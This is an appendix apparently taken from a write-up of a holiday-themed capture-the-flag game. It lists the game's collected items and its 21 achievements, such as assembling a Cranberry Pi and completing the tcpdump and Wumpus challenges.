
SD Card - This is an SD Card.

Cranberry Pi Board - This is a Cranberry Pi Board.

HDMI Cable - This is an HDMI Cable.

- press ESC or click anywhere to close -

Appendix C1: Achievements (1)




Achievements

Gumshoe	Talked to Jess and Josh about Santa's Kidnapping	
Now you're thinking with portals!	Traveled to the North Pole.	
Answer Me These Questions, Three	Talked to Tom the Oracle	
It Runs Doom	Found the Cranberri Pi Board	

Completed 21 / 21

Appendix C2: Achievements (2)




Achievements

●	Not For Dishes	Found the heat sink
●	Aych Dee	Found the HDMI cable
●	Holiday Card	Found the SD Card
●	1.21 GIGAWATTS!	Found the power cord

Completed 21 / 21

Appendix C3: Achievements (3)




Achievements

Delicious Pi3	Assembled the Cranberry Pi	
Netwars Experience	Visited the NetWars Experience Room	
Plugging In	Used your Cranberry Pi to Access a Terminal	
Gone Spelunking	Completed the Wumpus Challenge	

Completed 21 / 21

Appendix C4: Achievements (4)




Achievements

Chess?	Completed the War Games Challenge	
The One Who Knocks	Completed the Doormat Challege	
Peacoats and PCAPs	Completed the tcpdump Challenge	
OUTATIME	Traveled through time to the year 1978.	

Completed 21 / 21

Appendix C5: Achievements (5)




Achievements

A musical parfait	Talked to the Audio Discombobulator	
Time Marches On	Solved the Audio Discombobulator Challenge	
Catch 'em All	Collected all the NetWars Challenge Coins	
A Christmas Miracle	Found Santa	

Completed 21 / 21

Appendix C6: Achievements (6)



Achievements

Pulling Back the Curtain Caught Santa's Kidnapper

Completed 21 / 21